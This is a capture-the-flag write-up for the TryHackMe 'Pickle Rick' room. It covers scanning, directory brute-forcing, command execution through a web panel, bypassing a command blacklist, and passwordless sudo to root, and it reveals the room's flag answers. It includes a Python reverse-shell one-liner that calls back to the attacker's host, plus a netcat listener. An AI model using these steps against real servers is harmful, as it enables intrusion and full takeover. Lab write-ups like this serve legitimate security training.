

Pickle Rick write-up by ChickenLoner

This is a write-up Pickle Rick which is a web server exploit CTF to get all 3 flags/ingredients that hide in file system of server machine

Site: <https://tryhackme.com/room/picklerick>



▶ Start Machine

This Rick and Morty themed challenge requires you to exploit a webserver to find 3 ingredients that will help Rick make his potion to transform himself back into a human from a pickle.

Answer the questions below

Deploy the virtual machine on this task and explore the web application.

What is the first ingredient Rick needs?

mr. meeseek hair

Correct Answer

Whats the second ingredient Rick needs?

1 jerry tear

Correct Answer

Whats the final ingredient Rick needs?

fleeb juice

Correct Answer

Start with nmap scan, I do recommend `-sC -sV` but it won't get much more useful information from this

```
(kali㉿kali)-[~/Tryhackme/PickleRick]
└─$ sudo nmap -Pn -sS 10.10.118.215 -vv -oN pickklerick_nmap.txt
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-08 16:01 EDT
Initiating Parallel DNS resolution of 1 host. at 16:01
Completed Parallel DNS resolution of 1 host. at 16:01, 5.55s elapsed
Initiating SYN Stealth Scan at 16:01
Scanning 10.10.118.215 [1000 ports]
Discovered open port 22/tcp on 10.10.118.215
Discovered open port 80/tcp on 10.10.118.215
Completed SYN Stealth Scan at 16:01, 3.75s elapsed (1000 total ports)
Nmap scan report for 10.10.118.215
Host is up, received user-set (0.26s latency).
Scanned at 2021-07-08 16:01:15 EDT for 4s
Not shown: 998 closed ports
Reason: 998 resets
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 9.39 seconds
Raw packets sent: 1032 (45.408KB) | Rcvd: 1032 (41.288KB)
```

We found http port open so get into this website



Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!

At this point we will do directory bruteforce right away after found it it's dead-end but let's just view-source code first and jackpot! A username

```
view-source:http://10.10.118.215/
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10  <style>
11    .jumbotron {
12      background-image: url("assets/rickandmorty.jpeg");
13      background-size: cover;
14      height: 340px;
15    }
16  </style>
17 </head>
18 <body>
19
20 <div class="container">
21   <div class="jumbotron"></div>
22   <h1>Help Morty!</h1></div>
23   <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></div>
24   <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
25   I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></div>
26 </div>
27
28 <!--
29
30   Note to self, remember username!
31
32   Username: RickRu13s
33
34 -->
35
36 </body>
37 </html>
38
```

Bruteforce directory with gobuster since it's faster than dirb and we found robots.txt which tell crawler what they will behaved and even login.php

```
(kali㉿kali)-[~/Tryhackme/PickleRick]
$ gobuster dir -u http://10.10.118.215 -w /home/kali/Downloads/SVNDigger/all.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.118.215
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kali/Downloads/SVNDigger/all.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/07/08 16:03:59 Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 297]
/login.php (Status: 200) [Size: 882]
/assets (Status: 301) [Size: 315] [→ http://10.10.118.215/assets/]
/robots.txt (Status: 200) [Size: 17]
/index.html (Status: 200) [Size: 1062]
Progress: 2054 / 43136 (4.76%)
```


It seems like we got a potentially password here



Tried to connect via SSH but it's not the real password for SSH, too bad


```
(kali㉿kali)-[~/Tryhackme/PickleRick]
$ ssh RickRu13s@10.10.118.215
The authenticity of host '10.10.118.215 (10.10.118.215)' can't be established.
ECDSA key fingerprint is SHA256: [REDACTED]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.118.215' (ECDSA) to the list of known hosts.
RickRu13s@10.10.118.215: Permission denied (publickey).
```

But at least we have login.php page so let's login here




A screenshot of a web browser showing the 'Portal Login Page'. The browser's address bar displays '10.10.118.215/login.php'. The page features a cartoon illustration of Rick Sanchez and Morty Smith standing next to a green, swirling portal. Below the illustration, the text 'Portal Login Page' is displayed. Underneath, there are two input fields: 'Username:' and 'Password:'. A green 'Login' button is positioned below the password field.

After come in we found a command panel which suspect to be a shell command



A screenshot of a web browser showing the 'Command Panel'. The browser's address bar displays '10.10.118.215/portal.php'. A navigation bar at the top contains links: 'Rick Portal', 'Commands', 'Potions', 'Creatures', 'Potions', and 'Beth Clone Notes'. The 'Commands' link is highlighted. Below the navigation bar, the text 'Command Panel' is displayed. Underneath, there is a text input field labeled 'Commands' and a green 'Execute' button.

Which if we go to other page we will be redirected to denied.php




Tried to view source code and this comment stand out which could be a base64 judging from = at the end

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <title>Rick is sup4r cool</title>
5 <meta charset="utf-8">
6 <meta name="viewport" content="width=device-width, initial-scale=1">
7 <link rel="stylesheet" href="assets/bootstrap.min.css">
8 <script src="assets/jquery.min.js"></script>
9 <script src="assets/bootstrap.min.js"></script>
10 </head>
11 <body>
12 <nav class="navbar navbar-inverse">
13 <div class="container">
14 <div class="navbar-header">
15 <a class="navbar-brand" href="#">Rick Portal</a>
16 </div>
17 <ul class="nav navbar-nav">
18 <li class="active"><a href="#">Commands</a></li>
19 <li><a href="/denied.php">Potions</a></li>
20 <li><a href="/denied.php">Creatures</a></li>
21 <li><a href="/denied.php">Potions</a></li>
22 <li><a href="/denied.php">Beth Clone Notes</a></li>
23 </ul>
24 </div>
25 </nav>
26
27 <div class="container">
28 <form name="input" action="" method="post">
29 <h3>Command Panel</h3></br>
30 <input type="text" class="form-control" name="command" placeholder="Commands"/></br>
31 <input type="submit" value="Execute" class="btn btn-success" name="sub"/>
32 </form>
33 </br><pre></pre> <!-- Vm1wR1UxTnRwa2RUV0d4VFlrZFNjRlV3V2t0a1JsWn1WbXQwVklxV1duaFZNakExVkcxS1NHVkk1RmhoTVhCb1ZSbmFwMVpWTVVWaGVqQT0= -->
34 </div>
35 </body>
36 </html>
37
```

And it's a trap when I decoded it many times it came out with **rabbit hole** which is not an ingredient

Tried basic command ls to list all files in current directory and bang! First ingredient and a clue!



10.10.118.215/portal.php

Rick Portal Commands Potions Creatures Potions Beth Clone Notes


Command Panel

Commands

Execute

```
Sup3rS3cretPick13Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

Read **clue.txt** first but.. We got a command blacklist!




Command Panel

Commands

Execute

Command disabled to make it hard for future PICKLEEEE R1CCKKKK.



But Linux has many command to read the files and I've found **nl** that can pass the blacklist (or we can use **grep . clue.txt**)

Command Panel

1 Look around the file system for the other ingredient.

Capture the first flag!

Command Panel

1 mr. meeseek hair

Time for second flag which could be in user directory, let's list everything not included hidden files in home directory which we will found 2 users directory and rick should be our target here

Command Panel

rick
ubuntu

List everything in rick directory and we found our second flag

Command Panel

second ingredients

Just make sure with **file /home/rick/second** "ingredients"

Command Panel

/home/rick/second ingredients: ASCII text

And capture our second flag!

Command Panel

Execute

```
1 1 jerry tear
```

And the last flag maybe hidden in root directory so let's find a way to elevate our privilege, with easiest one first just like sudo and jackpot! We can use sudo for no password for everything

Command Panel

Execute

```
Matching Defaults entries for www-data on ip-10-10-80-32.eu-west-1.compute.internal:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-80-32.eu-west-1.compute.internal:
  (ALL) NOPASSWD: ALL
```

List everything in root directory so we can see our last flag there

Command Panel

Execute

```
3rd.txt
snap
```

Capture our last flag! And we're done!

Command Panel

Execute

```
1 3rd ingredients: fleeb juice
```

Another way to rock this box is to get a reverse shell cause we have python 3 in this box

Command Panel

Execute

```
Python 3.5.2
```

Copy reverse shell code from reverse shell cheatsheet, set netcat listener and execute it

Command Panel

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.9.4.47",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2
```

Execute

Easy shell

```
(kali㉿kali)-[~/Tryhackme/PickleRick]
$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.9.4.47] from (UNKNOWN) [10.10.80.32] 44990
/bin/sh: 0: can't access tty; job control turned off
$
```

Now you know the drill

```
$ ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
$ cat Sup3rS3cretPickl3Ingred.txt
mr. meeseek hair
```

```
$ pwd
/home/rick
$ cat second "ingredients"
1 jerry tear
$
```

```
$ sudo -l
Matching Defaults entries for www-data on
ip-10-10-80-32.eu-west-1.compute.internal:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on
ip-10-10-80-32.eu-west-1.compute.internal:
(ALL) NOPASSWD: ALL
$ sudo su
ls
second ingredients
whoami
root
```

```
cd /root
pwd
/root
ls
3rd.txt
snap
cat 3rd.txt
3rd ingredients: fleeb juice
```